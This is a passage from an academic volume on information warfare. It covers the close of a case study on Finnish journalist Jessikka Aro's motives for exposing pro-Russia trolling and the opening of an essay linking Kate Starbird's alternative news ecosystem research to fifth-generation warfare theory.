Yes, they have supported me very well. My superiors took appropriate action as soon as the first seriously angry remarks, systematic intimidation and harassment occurred after the release of my news stories. The Journalists’ Code of Ethics clearly states that the ultimate power to make journalistic decisions should not be transferred outside the editorial office, and that journalists should resist external pressure related to the content of their articles. It is generally known, for example, that people who are the subject of critical news stories, or other interest groups related to the content of the stories, often seek to steer the narrative or score points in keeping with their own interests. However, journalists make their editorial decisions independently and focus on their core mandate, namely the transmission of important social information to the general public. In my working community, these procedures were also followed in relation to my stories concerning pro-Russia trolls (Aro 2016).

As the above comments reveal, Aro regards her superiors and general working community as her significant others. In other words, the transformational and evolutionary process from generalised otherness to significant otherness has already taken place in Aro’s working community. According to Aro, the same process has taken place in social media as well—many of her social media followers have turned out to be her significant others, close friends even, during her exploratory journey. She says that she has had 200 per cent support from her family, although they were just as shocked as she was at the slander and defamation she was subjected to (Aro 2016).

5 The Need for Competence

As the need for competence argues that an explorer should be motivated by feelings of being efficacious in their interaction with their environment and its challenges in order to engage in and continue their quest, it was essential to determine whether Jessikka Aro believes that she has been able to have any impact on her external environment by exposing pro-Russia trolling in Finland. The authors decided to ascertain this with two questions, the first of which touched upon the possible effects on ‘the spirit of the times’, and the second upon the more focused and possibly positive effects on Finnish society and the wider world.

According to Aro, she does not believe that she has been able to exert an impact on ‘the spirit of the times’ with her exploratory journey, but she believes that she has played a part in the way the Finnish mindset has changed with regard to taking a more critical stance towards pro-Russia trolling in Finland. As Aro put it:

I have not looked into the matter [the spirit of the times], but according to my experience and my observations, after publishing my stories many Finns have begun to talk more openly not only about Russia’s propagandist trolling and pro-Russia trolling networks, but also about Russia’s aggression in violating international agreements. The Finnish societal discourse has surely been reinvigorated as a result of a number of factors, such as the brilliant ‘Infosota’ [Information Warfare] publication and the many public revelations of Finnish researcher Saara Jantunen. Furthermore, there are many brilliant Finnish journalists, as well as other researchers who regularly expose the immoral and improper activities perpetrated by the Russian regime. Much remains to be done, however, because some people still do not dare to voice their thoughts or what they know about Russia. The reason for this is that they have been indoctrinated into caution and fear either by trolls or by ‘Finlandised’⁴ people who tend to talk about Russia in hushed tones. In addition, many have been led to believe the lies spread by the Russian propaganda machine (Aro 2016).

Just as Aro sees herself as being able to bring about a change in the Finnish mindset vis-à-vis expressing criticism towards pro-Russia trolling in Finland, she also believes that she has been able to exert a positive impact on Finnish society and the wider world in relation to the same issue. As Aro said:

Yes, there have been effects. One of the most important has been a significant increase in the level of knowledge among Finns concerning the external, hostile influence exerted on the Finnish public debate and decision-making. Many have told me that their eyes have been opened as to how widely and aggressively the Kremlin seeks to shape the climate of opinion not only in Finland, but internationally as well. One positive effect is the fact that my news stories, and the persecution I was subjected to because of them, have shown many people what important and vital work journalists do in safeguarding democracy, and how important it is to actively protect freedom of speech and the work of journalists. I’ve received many requests about the results of my news stories, domestically as well as internationally. I have also been invited to lecture at home and abroad about trolling and the opposition to my work, as well as to educate other journalists, for example (Aro 2016).

Related to the need for competence, the question also arose as to whether Aro had noticed any new social media networks emerging as a result of her activity, and

⁴‘Finlandisation’ was a term common during the Cold War era that referred to the policy whereby non-Communist countries under the influence of the Soviet Union remained neutral and refrained from criticising their formidable neighbour.

which would have benefited her and encouraged her to continue her journey. Aro responded as follows:

Yes, some extremely wide and wonderful new networks have indeed emerged! The funniest thing, however, is that while the pro-Russia propagandists, trolls, oppressors and threateners are seeking to marginalise and defame me with their pseudo-revelations, they actually end up exposing their own methods as well as those favoured by the Russian administration. As these methods are crude and unbecoming in such a civilised country as Finland, exposing them has attracted huge attention and served to strengthen the pro-Western networks among the Finns even more. My first crowdsourced article as well as the term ‘venäjätrolli’ [pro-Russia troll] has already prompted Finns to recognise and discuss the phenomenon for what it is (Aro 2016).

6 The Need for Autonomy

While the needs for relatedness and competence serve to analyse an explorer’s external incentives for continuing their exploratory journey, the need for autonomy analyses an explorer’s internal motives for engaging in exploratory activities in the first place. What then was Jessikka Aro’s original motive for engaging in the exposure of pro-Russia trolling in Finland? According to the journalist, her most fundamental motive stemmed from her profession:

I have always been interested not only in Russia, but also in propaganda, the content of which I have understood as influencing human minds, attitudes and behaviour in hostile ways. St. Petersburg’s troll factory, which spreads pro-Russia propaganda in social media by using fake profiles of seemingly real citizens, was a new phenomenon born out of technology and psychological influences. It uses the Internet as a cross-border technological platform for disseminating pro-Russia propaganda, and in this way its messages are targeted against Finland as well. I just wanted to show how this particular troll factory has succeeded in permeating social media, as well as increase awareness among the Finns about this new form of propaganda, because they are using social media more and more and hence are exposed to trolling there. To put it simply, I just wanted to gather information about a new phenomenon—the same motive which drives all forms of journalism (Aro 2016).

The need for autonomy also implies that an explorer will probably refrain from engaging in certain exploratory interactions with their environment unless they feel that the interaction is in line with their world view. However, this was not explicitly touched upon in this article. It can be argued, however, that Jessikka Aro implicitly revealed her world view in her answers to the questions posed above. While her most fundamental motive for exposing pro-Russia trolling in Finland was sheer professional curiosity, she also regards pro-Russia trolling methods and propaganda as ‘crude and unbecoming in such a civilised country as Finland’, which implies that her world view underlines the necessity to defend pro-Western values, despite the fact that she herself was continuously slandered by these same pro-Russia propagandists and trolls. This is precisely what makes her a right-minded and courageous Jedi, or leader of other right-minded followers, the quieter Starmen, even if she did not envisage herself as any kind of leader.

7 Discussion

Today's *Zeitgeist* is characterised by colliding world views between West and East, resulting, for example, in such phenomena as kinetic warfare (i.e. traditional warfare) between Russia and Ukraine and pro-Russia trolling in social media. In connection with the war in Ukraine, Russia disseminates propaganda worldwide in order to promote its world view, which manifests as pro-Russia trolling on social media. While we may all be troll-like on social media at times by provoking other discussants, pro-Russia trolls have a very specific agenda. Pro-Russia trolling has been understood here as deliberately annoying and provoking other social media participants in discussions while distributing Russian propaganda.

This article has treated cyber and social media as synonyms. That is to say that while cyber may be understood in technological terms, as a synonym for computer- and Internet-based networks, this article has treated cyber as a virtual arena where real people interact virtually and an arena where multiple world views challenge each other.

The article has leaned on a *Star Wars* analogy and treated Finnish investigative journalist Jessikka Aro as an example of a 'Jedi-minded', courageous and capably emancipatory individual, a leader for her followers, as well as a defender of the light side of the Force, who has had the mental resources and resilience to expose and combat pro-Russia trolling in Finland, despite being on the receiving end of defamation and slander at the hands of the very same pro-Russia trolls. The followers alluded to here have been understood as Starmen, quieter defenders of the light side of the Force than their leader, but capably emancipatory individuals nevertheless. The emancipatory capabilities of these Starmen, however, are not necessarily actualized without the existence of the more daring Jedi-minded leader.

The research question posed in this study was as follows: *What motivates some individuals to challenge existing oppressive world views and injustices regardless of the fact that these individuals know they will be heavily criticised as a result of their explorative journey?* In order to be able to address the research question, the authors leaned methodologically on three themes of Self-Determination Theory (SDT) and the Leader-Member Exchange (LMX) Theory of Leadership, namely 1) the need for relatedness, 2) the need for competence and 3) the need for autonomy. The *need for relatedness* argues that an explorer (i.e. the Jedi-minded leader in this context) should feel the need for safety and a sense of belonging to a community of their significant others in order to continue their exploration. The *need for competence* argues that an explorer should feel that they are efficacious in their interaction with the environment and its challenges in order to continue their exploration. The *need for autonomy*, for its part, argues that an explorer will probably not engage in certain exploratory interactions with their environment unless they feel that the interaction represents the values of their world view.

In order to address the research question, the authors conducted an interview with Jessikka Aro, while leaning on the above-mentioned themes of SDT and the LMX Theory of Leadership. To this end, it should be noted that this research was essentially

a case study, meaning that the findings cannot be generalised as such. Further to this, there are also other possible ways to proceed when researching human motivation, such as Maslow's hierarchy of needs, which argues that self-actualisation or the desire for self-fulfilment is the highest human need, necessitating hierarchical fulfilment of all the other lower level needs before it can be realised. The main argument of SDT is that a human being has an intrinsic need to explore and fulfil their curiosity, even if the lower level needs are not fulfilled beforehand. The LMX Theory of Leadership, which complements the SDT, argues that respect, trust and obligations between leaders and their subordinates are the sources of a transformational and constructive working relationship. This is to say that generalised others (e.g. followers of the explorer in social media), or some of them, may turn into significant others during the process of exploration.

The main finding of this study was that Jessikka Aro's main motivation for exposing pro-Russia trolling in Finland stemmed only from professional curiosity towards Russia and the phenomenon of propaganda (*the need for autonomy*). She did not aspire to be any kind of leader or champion for her followers—labels which she actually found embarrassing—since she was not seeking any additional attention. Instead, she continued in her efforts to expose pro-Russia trolling in Finland because she was supported by her significant others and managed to create new human networks, which also encouraged her to continue her activity (*the need for relatedness*). According to Aro, her activity has not modified or changed the overall 'spirit of the times', but since she has published a number of articles and given interviews and lectures on pro-Russia trolling in Finland, many Finns have begun to talk more openly not only about propagandist trolling by Russia and pro-Russia trolling networks but also about Russia's aggression in violating international agreements (*the need for competence*).

At least two critical avenues have been explored in the course of this research. The first touches upon the *Star Wars* analogy, according to which the 'Force' connecting all living things also has its dark side. In other words, the same research frame used in this research could also be applied in researching the motivational elements of 'the Sith', a.k.a. the politically cunning, manipulative leaders of the 'pro-Russia trolling camp', as well as the relations between these Sith and their followers. The second touches upon the key theme of SDT itself, namely a human being's intrinsic need to explore. However, there are undoubtedly other incentives that may turn this intrinsic need into full action, rather than merely the fulfilment of professional curiosity, which was Jessikka Aro's main motivational incentive. In light of other ostensible motivational incentives, which could transform this intrinsic need to explore into full action, it would be interesting to expand the focus of this research into other fields.

References

- Aro J (2015a) My year as a pro-russia troll magnet: international shaming campaign and an SMS from dead father. Yle, 9 Nov 2015. <http://kioski.yle.fi/omat/my-year-as-a-pro-russia-troll-magnet>. Accessed 28 July 2016
- Aro J (2015b) Yle Kioski investigated: this is how pro-Russia trolls manipulate finns online—check the list of forums favored by propagandists. Yle, 24 June 2015. http://kioski.yle.fi/omat/troll-piece-2-english?_ga=1.155316091.138528873.1464589930. Accessed 28 July 2016
- Aro J (2015c) This is what pro-russia internet propaganda feels like—finns have been tricked into believing in lies. Yle, 24 June 2015. http://kioski.yle.fi/omat/this-is-what-pro-russia-internet-propaganda-feels-like?_ga=1.34701793.138528873.1464589930. Accessed 28 July 2016
- Aro J, Mäkeläinen M (2015) Yle Kioski traces the origins of Russian social media propaganda—never-before-seen material from the troll factory. Yle, 20 Feb 2015. <http://kioski.yle.fi/omat/at-the-origins-of-russian-propaganda>. Accessed 27 July 2016
- Aro J (2016) Interview, 9 Aug 2016. Material in the possession of the author (Sirén)
- Bonnier (2016) Winners of the finnish grand prize for Journalism 2015. <http://www.bonnier.com/news-press/News/2016/March/Winners-of-the-Finnish-Grand-Prize-for-Journalism-2015/>. Accessed 2 Aug 2016
- Collinson D (2005) Dialectics of leadership. Human Relat 58(11):1419–1442. <https://doi.org/10.1177/0018726705060902>
- Flum Hanoch, Kaplan Avi (2006) Exploratory orientation as an educational goal. Educ Psychol 41(2):99–110
- Graen George B, Uhl-Bien, M (1995) Relationship-based approach to leadership: development of leader-member exchange (LMX) theory of leadership over 25 years: applying a multi-level multi-domain perspective. In: Management Department Faculty Publications, Paper 57. University of Nebraska-Lincoln. <https://digitalcommons.unl.edu/cgi/viewcontent.cgi?article=1059&context=managementfacpub>. Accessed 16 May 2016
- Hegel GWF (1977[1807]) Phenomenology of spirit. Oxford University Press, United States of America
- IISS (2015) Evolution of the cyber domain: the implications for national and global security. Routledge, International Institute for Strategic Studies
- Maslow AH. (2004 [1943]) A theory of human motivation. Psychol Rev 50:370–396. <http://www.altruists.org/f62>. Accessed 2 Jan 2014
- Miller N (2016) Finnish Journalist Jessikka Aro's inquiry into Russian trolls stirs up a hornet's nest. The Sydney Morning Herald, 13 Mar 2016. <http://www.smh.com.au/world/finnish-journalists-jessikka-aros-inquiry-into-russian-trolls-stirs-up-a-hornets-nest-20160310-gng8rk.html>. Accessed 5 Aug 2016
- NATO Review (2015) Hybrid war—does it even exist? <http://www.nato.int/docu/review/2015/Also-in-2015/hybrid-modern-future-warfare-russia-ukraine/EN/>. Accessed 28 July 2016
- Oliphant R (2015) EU condemns Russia over ‘creeping annexation’ of Georgia. The Telegraph, 16 July 2015. <http://www.telegraph.co.uk/news/worldnews/europe/georgia/11745510/EU-condemns-Russia-over-creeping-annexation-of-Georgia.html>. Accessed 28 July 2016
- Ryan M, Thompson, M (2016) Social media in the military: opportunities, perils and a safe middle path. Grounded Curiosity. <http://groundedcuriosity.com/social-media-in-the-military-opportunities-perils-and-a-safe-middle-path/#sthash.f66GXoLO.dpu>. Accessed 25 August 2016
- Sirén Torsti (2013) Winning wars before they emerge—from kinetic warfare to strategic communications as a proactive and mind-centric paradigm of the art of war. The Universal Publishers, United States of America
- Snegovaya M (2015) Putin’s Information warfare in Ukraine—Soviet origins of Russia’s hybrid warfare. United States of America. Institute for the Study of War. <http://www.understandingwar.org/report/putins-information-warfare-ukraine-soviet-origins-russias-hybrid-warfare> Accessed 28 July 2016
- Song Facts (2016) Starman. <http://www.songfacts.com/detail.php?id=7128>. Accessed 3 May 2016

- Stokstad V (2016) Missbruk av demokratin när disinformation får fäste I debatten—exklusiv intervju med försvarsminister Peter Hultqvist [Abuse of Democracy as Disinformation Gets a Foothold in the Debate—Exclusive Interview With Defence Minister Peter Hultqvist]. Helahälsingland 20 July 2016. [http://www.halahalsingland.se/opinion/ledare/missbruk-av-demokratin-nar-desinformation-far-faste-i-debatten-exklusiv-intervju-med-forsvarsminister-peter-hultqvist-s](http://www.helahalsingland.se/opinion/ledare/missbruk-av-demokratin-nar-desinformation-far-faste-i-debatten-exklusiv-intervju-med-forsvarsminister-peter-hultqvist-s). Accessed 11 Aug 2016
- The Telegraph (2015) Ukraine crisis: timeline of major events. <http://www.telegraph.co.uk/news/worldnews/europe/ukraine/11449122/Ukraine-crisis-timeline-of-major-events.html>. Accessed 30 May 2016
- del Toro, G (2016) Bowie existed so all of us misfits learned that an oddity was a precious thing he changed the world forever. Twitter, 11 Jan 2016. <https://twitter.com/realgdt/status/686461537742000128>. Accessed 4 May 2016

Alternative Media Ecosystem as a Fifth-Generation Warfare Supra-Combination



Andreas Turunen

Abstract The evolution in information technology has created new cognitive and social platforms where the amount of interhuman interaction is increasingly present. The development of methods of war constantly follows the trends of society, and therefore, the military interaction in the information, cognitive, and social domains such as in the social media should logically increase. This essay will compare the recent findings on information warfare to the theoretical basis of the nature of contemporary warfare. The framework of the essay will be fifth-generation warfare theory, network warfare theory, and Kate Starbird's research on alternative news ecosystem. The argument of the essay is based on how the recent finding on the presence of alternative news ecosystem is compatible with the 5GW framework and hence opens the discussion for the security and military dimension of the alt-news phenomenon.

Keywords Fifth-generation warfare theory · Network warfare theory

1 Fifth-Generation Warfare Framework

L.C. Rees has defined the concept of fifth-generation warfare (5GW) in the light of Adam Herring's research as “the deliberate manipulation of an observer’s context in order to achieve a desired outcome” (Rees 2010: 332). The concept of fifth-generation warfare as well as the xGW framework is founded on Lind et al. (1989) article *The Changing Face of War: Into the Fourth Generation* that described the evolution of warfare as a development process of four distinct generations (Reed 2008: 687). In the Lind et al. article, these four generations of warfare have evolved since the Peace of Westphalia through the stages of the war of attrition and maneuver warfare up to the modern era of fourth-generation warfare (4GW) which is comprehensively described in Thomas X. Hammes' book *Sling and the Stone* as the attrition of the

A. Turunen (✉)
Aberystwyth University, Aberystwyth, UK
e-mail: andreas.turunen@gmail.com

enemy's political will by using asymmetrical warfare methods such as networks and insurgency (Hammes 2006: 3, Lind et al. 1989: 23–24).

Perhaps one the most comprehensive research works concerning the 5GW is the Reed's (2008: 684–722) article *Beyond the War on Terror: Into the Fifth Generation of War and Conflict* published in 2008. In his research article, Reed describes extensively the background and nature of the 5GW framework, the changes in four axes of warfare (Domain—Adversary—Objective—Force), the distinct characteristics of the 5GW, indicators of the 5GW, and the principles concerning the fifth-generation war. Along with Reed's comprehensive work, Daniel H. Abbot's edited book *The Handbook of 5GW* provides a pervasive insight to the 5GW through independent chapters written by a variety of experts and professionals of security studies.

According to Reed's research, the change in the four axes of warfare involves a change in the nature of war from the physical dimension to a more psychological form of war where combinations of actors on different domains used in tandem kinetic and non-kinetic force to achieve an inside collapse of the adversary. First, In Reed's argument, the four fundamental changes are following: the emergence of information, cognitive and social domains of warfare; adversaries' ability to create supra-combinations; the change in the nature of objectives to create an implosion; and the evolution of force to unrestricted warfare of the simultaneous use of kinetic (violence) and non-kinetic (influence) force. Second, Reed concludes that there are four distinct characteristics that constitute the 5GW framework: Adversaries' ability to use different domains simultaneously to form combinations of supra-combinations, the blurring of boundaries between the traditional interfaces of warfare, and the limited role of modern militaries to deter 5GW threats (Reed 2008: 690–702).

Chad Kohalyk's chapter (2010: 471–692) *5GW as Netwar 2.0* in Abbot's book *The Handbook of 5GW* presents an inclusive analysis of the network warfare theory implemented to the 5GW framework. In the chapter, the most important findings of Kohalyk are as follows: network warfare (netwar) is a social construction rather than technological; the most relevant military-applicable research on modern network theory is based on Barabasi et al. findings on World Wide Web networks; and the Lind et al. theory of the generational evolution of warfare is logically compatible with John Boyd's concept of the OODA-loop decision-making cycle (Observe—Orienteate—Decide—Act) (Fig. 1).

First, Kohalyk argues that the contemporary information technology networks (Internet) are only advanced social network construction forms with similar pattern and function. Second, Kohalyk analyzes the formation of networks by representing a model of three different types of network based on Arguilla and Ronfeldt research (chain—star—all-channel network) and then compares the former to Barabasi et al. finding of scale-free network. The conclusion of the comparison is that a contemporary World Wide Web scale-free network is a combination of all three types of networks presented by Arguilla and Ronfeldt and that the formation of links between the nodes in the network is determined by the power law rather than by democratic formation. Lastly, Kohalyk argues based on Abbot's research that the different gradients of Lind et al.'s generational evolution of warfare theory target different phases of Boyd's OODA-loop structure starting from the Act-level and gradually evolving




Fig. 1 John Boyd's OODA-loop (Wikipedia 2017). (Modified by the author.)




Fig. 2 Illustration of the chain, star, and all-channel networks. (Illustration created by the author.)

toward the earlier phases of the decision cycle. Most importantly, Kohalyk states that the 5GW is intended to focus on the earliest phase of the cycle, Observe (Fig. 2).

Hence, to synthesize based on Reed's and Kohalyk's research, one specific segment of fifth-generation warfare is war on information, cognitive, and social domains where combinations of different supra-combinations consisting of a plethora of actors pursuing ways to influence the adversary to create an inner collapse. The structure of these supra-combinations is socially constructed networks that resemble a scale-free network layout where the scale of the hubs as well as the number of links between the hubs are unequally formed and determined. Finally, the methods of fifth-generation warfare target the Observe-phase of the Boyd's OODA-loop decision-making circle undetectably, blur the boundary between internal and external security, and limit the military means of action to counter the measures used against the defender (Fig. 3).

On March 29th, 2017, the Seattle Times published an article *UW professor: The information war is real, and we're losing it* written by a columnist Danny Westneat. In the article, Westneat presented a University of Washington assistant professor Kate Starbird's research *Examining the Alternative Media Ecosystem through the Production of Alternative Narratives of Mass Shooting Events on Twitter* on alternative theories and explanations concerning man-made disasters such as mass-shooting




Fig. 3 Alternative News Ecosystem determined by the form of media. Purple represents the mainstream media, cyan alternative media, and red state media (Russia Today, Sputnik) (Starbird 2017: 6). (Modified by the author.)

incidents and bomb attacks, how the alternative information is delivered through a hardly observable mapped network of alternative news sites, and the represented political leaning of the different alternative news sites. Starbird concludes the findings of her research support the idea of ongoing information warfare that targets the cognitive and social parts of human psychology (Westneat 2017).

In her research, Starbird identifies the following outcomes: first, different alternative narratives share distinct and common explanatory features; second, there are a few news sites that control the majority of the information flow; third, the links between different alternative news sites and actors generate an ecosystem of information that functions as a coherent system of information sharing; and lastly, the political leaning of different alternative news sites does not affect the sharing of narratives and information political spectrums (alt-left–alt-right, white supremacist—Russian propaganda). The incentive of the alternative narratives is to decrease the public trust on government and despite the differences in the political leanings of different alt-news sites, they seem to share common anti-government objectives and aspirations. In the ecosystem, the 12 influential sites controlling the system use

botnets in an extensive scale to spread the alternative news content. The different sites use the shared information either on supportive, deniable, or evidential way (Starbird 2017: 1–10).

2 Examination Between Starbird's Alternative Ecosystem and Fifth-Generation Warfare Theoretical Frameworks

The next part presents a comprehensive examination of the findings, conclusions, and details presented in Starbird's research in the light of Reed's and Kohalyk's theoretical frameworks of the 5GW. The emphasis of the examination is on the synchronization between Reed's theoretical structure of four axes of change (Domain–Actor–Objective–Force), the distinct structural features of the 5GW networks presented in Kohalyk's research (social construction—scale-free network—power law) applied to the findings presented in Starbird's research, and the compatibility between the OODA-loop decision-making cycle and the function of the alternative news ecosystem (Fig. 4).

Reed's theoretical framework concerning the emergence of new domains of future warfare applies adequately to Starbird's findings on the informational, social, and cognitive psychological dimension of the functionality of the alternative media ecosystem. In his research paper, Reed defines (2008: 692) information, cognitive, and social domains as follows:

- Information Domain. The domain where information is created, manipulated, and shared. It spans the cyber domain.
- Cognitive Domain. The domain where intent, doctrine, tactics, techniques, and procedures reside. It is the domain where decisive concepts emerge.
- Social Domain. Comprises the necessary elements of any human enterprise. It is where humans interact, exchange information, form shared awareness and understandings, and make collaborative decisions. It is also the domain of culture, religion, values, attitudes, and beliefs, and where political decisions related to the “will of the community” are made.

Hence, to synthesize based on the previously mentioned domains of warfare and the dimensions of the alternative news ecosystem, the following outcomes are made: First, the alternative news ecosystem operates unconditionally in the information domain due to its constitutional nature of a system emerged on Twitter social media platform where information is created, shared, and manipulated (Starbird 2017: 1); second, one of Starbird's findings suggested a theoretical possibility of a cognitively deceptive function of the alternative news ecosystem “by creating a false perception of information diversity” (Starbird 2017: 2); and third, based on the entirety of Starbird's research (2017: 1–10), the alternative news ecosystem is both a socially constructed network and a domain of interaction where interconnected humans, bots, and World Wide Web sites interact by producing and sharing informative content, by forming collective understanding beyond political alignments through conspiratorial thinking, and by having political motivations to conduct political agendas.




Fig. 4 Reed's illustration of four different elements (axes) and five gradients of xGW framework includes changes in domains, adversaries, objectives, and force (Reed 2008: 691). (Modified by the author.)

Reed describes the second element of change, the changing nature of actors, through the idea of interconnected multidimensional combinations where a plethora of different actors including private individuals, groups, non-state actors, and states can organize themselves as comprehensive networks of supra-combinations capable to operate on physical, political, cyber, informational, cognitive, and social domains of warfare simultaneously (Reed 2008: 698). The actors presented in Starbird's research, in turn, consist of interconnected individual service users, bots, and website domains ranging from a spectrum of traditionally and conceptually opposite political ideologies (Starbird 2017: 3–7). Therefore, to combine the previously mentioned findings with the theoretical framework of fifth-generation warfare actors and adversaries, the network of individuals, bots, and websites sharing identical motives beyond physical or ideological limitations presented in Starbird's research adapts into Reed's theoretical construction of the fifth-generation supra-combination of actors.

The third element of change in Reed's fifth-generation warfare framework is the change in the nature of objectives. The objective of the adversaries described in the research is an implosion where supra-combinations of different actors pursue to coordinate the destructive impact into the sub-mechanisms of targeted societies to

cause an inward collapse of the system through the simultaneous destruction of vital centers-of-gravity (Reed 2008: 695). The findings presented in Starbird's research concerning the objectives of the alternative news ecosystem are adaptive with Reed's theoretical description of the implosion: Starbird describes the motives of the alternative news ecosystem's actors based on Pomerantsev's and Weiss' conclusions as "type of disinformation as an extension of Leninist information tactics, which aimed to spread confusion and 'muddled thinking'" (Starbird 2017: 10). Also, one of the Starbird's findings concerning the theories and agendas shared in the network of alternative news indicated that nearly all the actors shared a common anti-government stance regardless of political leaning (Starbird 2017: 9). This previously mentioned description holds a direct relation to what Reed (2008: 695) describes as a targeted aggression against societal subprocesses including "public and ideological outreach".

The final distinct element in Reed's 5GW framework is the change in the nature and application of force. The change in the use of force is described as a process where actors of the battlefield are mainly absent from the physical domain and formed as abstract networks operating below the level of observation. These supracombinations rely primarily on non-kinetic force (influencing) instead of physical means of coercive power (Reed 2008: 695). Based on her research findings, Starbird concludes that one of the fundamental functions of the alternative news ecosystem is to influence the public by promoting nonmainstream political agendas by the means of disinformation and propaganda (Starbird 2017: 1–2). Also, when examined from the perspective of Westneat's article on Starbird's research, it is noteworthy to distinguish that the ecosystem of alternative explanations was not found deliberately but unintentionally (Westneat 2017). Reed's theory on changing nature of force thus integrates with Starbird's findings on the hardly observable system that utilizes nonphysical means of influencing to reach mutually shared objectives (Fig. 5).

Kohalyk's chapter in Abbot's Handbook of 5GW on the relativity between network warfare theory and 5GW framework shares fundamental features with Kate Starbird research on the alternative news ecosystem in terms of form (social network), shape (scale-free network), and function (targeting of the Observe-phase of the OODA-loop) of the alternative news ecosystem. The alternative news ecosystem is a socially constructed network where interconnected individuals, automated bots, and separate websites interact by creating, manipulating, and sharing informative content. The form of the alternative news ecosystem is, therefore, a social network. Second, when examining the earlier presented illustrations of Starbird's research, the system resembles a scale-free network layout where the scale of the hubs and the number links between the nodes are unequally formed due to the existence of power law. Hence, the second argument of Kohalyk's theoretical basis, the shape of the network, is also valid.

Finally, the third requirement presented in Kohalyk's fifth-generation netwar theory concerning the targeting of Observe-phase of Boyd's OODA-loop decision is also applicable to the finding presented in Starbird's research. This outcome is based on two conclusions: First, Starbird states (2017: 9) that the primary purpose of alternative explanations and conspiracy theories is a promotion of concealed political agendas; and second, as Westneat's article suggests, the existence of alternative

